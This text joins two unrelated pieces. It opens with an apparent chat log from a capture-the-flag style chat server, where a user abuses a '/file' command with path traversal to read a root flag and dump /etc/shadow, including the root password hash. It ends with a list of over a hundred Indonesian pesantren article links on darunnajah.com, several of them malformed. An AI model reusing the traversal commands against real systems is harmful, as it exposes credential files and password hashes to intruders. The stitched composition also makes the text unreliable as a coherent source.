
devbot: catherine has joined the chat
1 hour 39 minutes earlier
devbot: catherine has left the chat
1 hour 23 minutes earlier
devbot: catherine stayed on for 16 minutes
Welcome to the chat. There are no more users
devbot: test has joined the chat
1 minute in
test: /file .../root.txt CeilingCatStillAThingIn2021?
[SYSTEM] 67f13f5a6aa22e9cf52f57f19c76f86d
test: /file ../etc/shadow CeilingCatStillAThingIn2021?
[SYSTEM] The requested file @ /root/etc/shadow does not exist!
test: /file /etc/shadow CeilingCatStillAThingIn2021?
[SYSTEM] The requested file @ /root/devzat/etc/shadow does not exist!
3 minutes in
test: /file .../etc/shadow CeilingCatStillAThingIn2021?
[SYSTEM] root:$6$DKdyL4hqyhxcRyc$BN.1K/dHPqLb7VS80IvfB.uhIKsH7IeGP/iyTRSYImFiAa
wsaUOKs/TWe0DCp5wSscYviXjX8JPe6lZNnEmH/:18891:0:99999:7:::
[SYSTEM] daemon:*:18659:0:99999:7:::
[SYSTEM] bin:*:18659:0:99999:7:::
[SYSTEM] sys:*:18659:0:99999:7:::
[SYSTEM] sync:*:18659:0:99999:7:::
[SYSTEM] games:*:18659:0:99999:7:::
[SYSTEM] man:*:18659:0:99999:7:::
[SYSTEM] lp:*:18659:0:99999:7:::
[SYSTEM] mail:*:18659:0:99999:7:::
[SYSTEM] news:*:18659:0:99999:7:::
[SYSTEM] uucp:*:18659:0:99999:7:::
[SYSTEM] proxy:*:18659:0:99999:7:::
[SYSTEM] www-data:*:18659:0:99999:7:::
[SYSTEM] backup:*:18659:0:99999:7:::
[SYSTEM] list:*:18659:0:99999:7:::
[SYSTEM] irc:*:18659:0:99999:7:::
[SYSTEM] gnats:*:18659:0:99999:7:::
[SYSTEM] nobody:*:18659:0:99999:7:::

```

05:07 PM







114 Link Artikel Yang Telah Dibuat

- <https://darunnajah.com/biaya-masuk-pesantren-bogor-informasi-lengkap-untuk-calon-santri/>
- <https://darunnajah.com/biaya-masuk-pesantren-bogor-panduan-lengkap-untuk-orangtua-calon-santri/>
- <https://darunnajah.com/biaya-masuk-pesantren-di-bogor-pilihan-investasi-pendidikan-berkualitas/>
- <https://darunnajah.com/menapaki-jejak-ilmu-dan-kebudayaan-pesantren-terkemuka/>
- <https://darunnajah.com/menelusuri-kekayaan-ilmu-dalam-kegiatan-belajar-di-pesantren/>
- <https://darunnajah.com/kurikulum-pesantren-fondasi-pendidikan-islami-yang-kokoh/>
- <https://darunnajah.com/kurikulum-pesantren-memahami-filosofi-dan-rencana-pendidikan/>
- <https://darunnajah.com/rahasia-kehidupan-santri-di-balik-tembok-pesantren-yang-jarang-diketahui-masyarakat/>
- <https://darunnajah.com/metode-unik-pembelajaran-di-pesantren-yang-terbukti-efektif-membentuk-karakter-santri/>
- <https://darunnajah.com/pendidikan-pesantren-membangun-intelektualitas-dengan-kearifan-lokal/>
- <https://darunnajah.com/pendidikan-pesantren-membentuk-karakter-unggul-di-tengah-pendidikan-islam/>
- <https://darunnajah.com/pendidikan-pesantren-menggali-kearifan-lokal-dalam-pendidikan-santri/>
- <https://darunnajah.com/pendidikan-pesantren-menyibak-perjalanan-pendidikan-islam-di-tanah-air/>
- <https://darunnajah.com/perpaduan-ilmu-agama-dan-teknologi-inovasi-pendidikan-di-pesantren-modern/>
- <https://darunnajah.com/membangun-website-pondok-pesantren-langkah-praktis-untuk-mengembangkan-pesantren/>
- <https://darunnajah.com/website-pondok-pesantren-meningkatkan-keterbukaan-dan-akses-informasi/>
- <https://darunnajah.com/daftar secara online kemudahan-pendaftaran-ke-pesantren-melalui-jaringan-digital/>
- <https://darunnajah.com/motivasi-orang-tua-memilih-pondok-pesantren-sebagai-pembinaan-moral-bagi-anak/>
- <https://darunnajah.com/daftar-pesantren-terbaik-di-bogor-merinci-pilihan-pendidikan-unggul-untuk-santri/>
- <https://darunnajah.com/daftar-pesantren-terbaik-di-bogor-referensi-pilihan-pendidikan-islami/>
- <https://darunnajah.com/daftar-ponpes-terbaik-di-bogor-menemukan-opsi-pendidikan-islami-yang-ideal/>
- <https://darunnajah.com/daftar-ponpes-terbaik-di-bogor-menemukan-pesantren-unggul-di-kota-hujan/>
- <https://darunnajah.com/pesantren-dan-kewirausahaan-bagaimana-pesantren-mencetak-santri-menjadi-pengusaha-sukses/>
- <https://darunnajah.com/tradisi-unik-pesantren-yang-menjaga-kearifan-lokal-dan-budaya-indonesia/>
- <https://darunnajah.com/kata-kata-untuk-hari-santri-ucapan-dan-doa-untuk-pahlawan-tanpa-tanda-jasa/>
- <https://darunnajah.com/kata-kata-untuk-hari-santri-ungkapan-penghargaan-untuk-pilar-pendidikan-islam/>
- <https://darunnajah.com/peran-pesantren-dalam-menjaga-toleransi-dan-kerukunan-antar-umat-beragama-di-indonesia/>
- <https://darunnajah.com/menyingkap-fakta-bagaimana-pesantren-berperan-dalam-membangun-bangsa-dan-negara-indonesia/>
- <https://darunnajah.com/kurikulum-tk-islam-fondasi-pendidikan-anak-usia-dini-dengan-pendekatan-islami/>
- <https://darunnajah.com/kurikulum-tk-islam-fondasi-pendidikan-islami-sejak-usia-dini/>
- <https://darunnajah.com/mata-pelajaran-pesantren-darunnajah-membangun-kemandirian-dan-kecerdasan-santri/>
- <https://darunnajah.com/mata-pelajaran-pesantren-darunnajah-membangun-santri-berkarakter-dan-berilmu/>
- <https://darunnajah.com/metodologi-penelitian-hadis-membuka-wawasan-keilmuan-dalam-pesantren/>
- <https://darunnajah.com/metodologi-penelitian-hadis-menguak-kekayaan-ilmu-dalam-tradisi-pesantren/>
- <https://darunnajah.com/pakaian-santri-putri-elegansi-dan-identitas-dalam-seragam-pendidikan/>
- <https://darunnajah.com/pakaian-santri-elegansi-dan-kepatutan-dalam-seragam-pendidikan/>
- <https://darunnajah.com/Pesantren Darunnajah 2 Cipining: Menelusuri Jejak Tradisi Islam di Tengah Kesejukan>
- <https://darunnajah.com/menelusuri-kearifan-tradisi-keislaman-ahlussunnah-di-bogor/>
- <https://darunnajah.com/?p=163114&preview=true>
- <https://darunnajah.com/pesantren-darunnajah-2-cipining-mengasah-potensi-hafalan-al-quran-santri/>
- <https://darunnajah.com/pesantren-darunnajah-2-cipining-tempat-berkembangnya-hafalan-al-quran/>
- <https://darunnajah.com/pesantren-darunnajah-2-cipining-membangun-generasi-qurani-di-kaki-gunung-salak/>
- <https://darunnajah.com/pesantren-darunnajah-2-cipining-menyuburkan-jiwa-hafizh-di-bawah-bayu/>
- <https://darunnajah.com/menggali-potensi-pemimpin-masa-depan/>
- <https://darunnajah.com/menyiapkan-generasi-ulama-yang-berkualitas/>
- <https://darunnajah.com/melangkah-ke-pendidikan-menengah-dengan-kearifan-pesantren/>
- <https://darunnajah.com/menggali-intelektualitas-santriwati-di-bangku-sekolah-menengah/>
- <https://darunnajah.com/membangun-hafalan-al-quran-yang-terpercaya/>
- <https://darunnajah.com/mengenal-pendidikan-hafalan-al-quran-yang-teruji/>
- <https://darunnajah.com/?p=163736&preview=true>
- <https://darunnajah.com/menyemai-cinta-dan-hafalan-al-quran-di-kota-hujan/>
- <https://darunnajah.com/pesantren-darunnajah-2-cipining-menggali-potensi-hafalan-al-quran-di-wilayah-bogor/>
- <https://darunnajah.com/pesantren-darunnajah-2-cipining-tempat-terbaik-untuk-menguasai-al-quran/>
- <https://darunnajah.com/membimbing-santri-menuju-hafalan-terbaik/>
- <https://darunnajah.com/membangun-dasar-hafalan-al-quran-sejak-dini/>
- <https://darunnajah.com/pesantren-darunnajah-2-cipining-menyaring-prestasi-dalam-khataman-al-quran/>
- <https://darunnajah.com/membimbing-santri-ke-puncak-hafalan/>
- <https://darunnajah.com/membimbing-santri-menuju-kecakapan-hafalan-terbaik/>
- <https://darunnajah.com/pesantren-darunnajah-2-cipining-pusat-unggulan-pendidikan-hafalan-al-quran/>
- <https://darunnajah.com/menyusuri-jejak-pendidikan-islami-yang-unggul/>
- <https://darunnajah.com/pesantren-darunnajah-2-cipining-pusat-pendidikan-unggul-di-kota-puncak/>
- <https://darunnajah.com/menjelahi-hikmah-dan-panduan-dalam-kitab-suci/>
- <https://darunnajah.com/petunjuk-al-quran-panduan-hidup-dari-kitab-suci-dalam-konteks-pesantren/>
- <https://darunnajah.com/eksplorasi-pendidikan-islami-di-kawasan-metropolitan/>
- <https://darunnajah.com/pusat-pendidikan-islami-di-wilayah-metropolitan/>
- <https://darunnajah.com/menyelami-hafalan-al-quran/>
- <https://darunnajah.com/pesantren-darunnajah-2-cipining-tempat-berkembangnya-hafalan-al-quran-2/>
- <https://darunnajah.com/memahami-pilihan-pendidikan-santri/>
- <https://darunnajah.com/pesantren-darunnajah-2-cipining-tempat-terbaik-untuk-menguasai-hafalan-al-quran/>
- <https://darunnajah.com/pesantren-darunnajah-2-cipining-membentuk-generasi-qurani-di-kota-hujan/>
- <https://darunnajah.com/pesantren-darunnajah-2-cipining-menggali-potensi-hafalan-al-quran-di-kota-hujan/>
- <https://darunnajah.com/pesantren-darunnajah-2-cipining-akses-pendidikan-islami-tanpa-beban-biaya/>
- <https://darunnajah.com/pesantren-darunnajah-2-cipining-kesempatan-emas-untuk-belajar-tanpa-biaya/>
- <https://darunnajah.com/mencetak-hafidz-quran-berkualitas/>
- <https://darunnajah.com/membentuk-hafidzah-unggul/>
- [Identitas dan Kesopanan dalam Pakaian Pendidikan \(darunnajah.com\)](https://darunnajah.com/Identitas dan Kesopanan dalam Pakaian Pendidikan (darunnajah.com))
- <https://darunnajah.com/menjaga-kepatutan-dan-kesopanan-dalam-pendidikan-santriwati/>
- <https://darunnajah.com/membimbing-santriwati-ke-jalan-khataman-al-quran/>
- <https://darunnajah.com/pilihan-pendidikan-hafalan-al-quran-yang-berkualitas/>
- <https://darunnajah.com/mewujudkan-kesatuan-identitas-dalam-pendidikan-islam/>
- <https://darunnajah.com/menghasilkan-generasi-hafidzah-terunggul/>
- <https://darunnajah.com/jejak-prestasi-dalam-hafalan-al-quran/>
- <https://darunnajah.com/menjelahi-tempat-pendidikan-hafalan-al-quran/>
- <https://darunnajah.com/representasi-identitas-dalam-pakaian-tradisional-santri/>
- <https://darunnajah.com/pilihan-pakaian-yang-menggambarkan-kemandirian-dan-kedisiplinan/>
- [Prestasi dan Dedikasi dalam Hafalan Al-Quran \(darunnajah.com\)](https://darunnajah.com/Prestasi dan Dedikasi dalam Hafalan Al-Quran (darunnajah.com))
- <https://darunnajah.com/elegansi-dan-identitas-dalam-pakaian-pendidikan-santriwati/>
- <https://darunnajah.com/menyusun-prestasi-hafalan-al-quran/>
- <https://darunnajah.com/elegansi-dan-kepatuhan-dalam-seragam-pendidikan-santriwati/>
- <https://darunnajah.com/membangun-identitas-santri-pria-yang-tangguh/>
- <https://darunnajah.com/membimbing-hafidz-menuju-keunggulan/>
- <https://darunnajah.com/pilihan-pakaian-yang-menggambarkan-kemandirian-dan-kedisiplinan/>
- <https://darunnajah.com/membentuk-hafidzah-unggul-2/>
- <https://darunnajah.com/pilihan-pakaian-yang-mewakili-karakter-pendidikan/>
- <https://darunnajah.com/mengenal-lebih-dekat-pusat-pendidikan-hafalan-al-quran/>
- <https://darunnajah.com/memadukan-elegansi-dan-kepatutan-dalam-pakaian-santriwati/>
- <https://darunnajah.com/menelusuri-kearifan-tradisi-keislaman-di-bogor/>
- <https://darunnajah.com/menggali-kualitas-hafalan-al-quran/>
- <https://darunnajah.com/menyusun-hafalan-al-quran-dengan-kualitas/>
- <https://darunnajah.com/mengajarkan-keterampilan-hafalan-al-quran-kepada-santri/>
- <https://darunnajah.com/mengembangkan-kualitas-hafalan-al-quran-santri/>
- <https://darunnajah.com/identitas-dan-kesatuan-dalam-pakaian-tradisional-santri/>
- <https://darunnajah.com/pilihan-pakaian-yang-merepresentasikan-karakter-santri-pria/>
- <https://darunnajah.com/jejak-kualitas-pendidikan-hafalan-al-quran/>
- <https://darunnajah.com/menggali-keunggulan-dalam-pendidikan-hafalan-al-quran/>
- <https://darunnajah.com/membimbing-santriwati-dalam-hafalan-al-quran/>
- <https://darunnajah.com/menjaga-tradisi-dengan-identitas-seragam-yang-kuat/>
- <https://darunnajah.com/?p=164105&preview=true>
- <https://darunnajah.com/mengasah-potensi-hafalan-al-quran-santriwati/>
- <https://darunnajah.com/menelusuri-jejak-prestasi-hafalan-al-quran/>
- <https://darunnajah.com/membentuk-generasi-hafidzah-unggul/>
- <https://darunnajah.com/menyusun-hafalan-al-quran-dengan-kualitas-tinggi/>
- <https://darunnajah.com/menguak-keunggulan-pendidikan-hafalan-al-quran/>
- <https://darunnajah.com/meningkatkan-kualitas-hafalan-al-quran-santri/>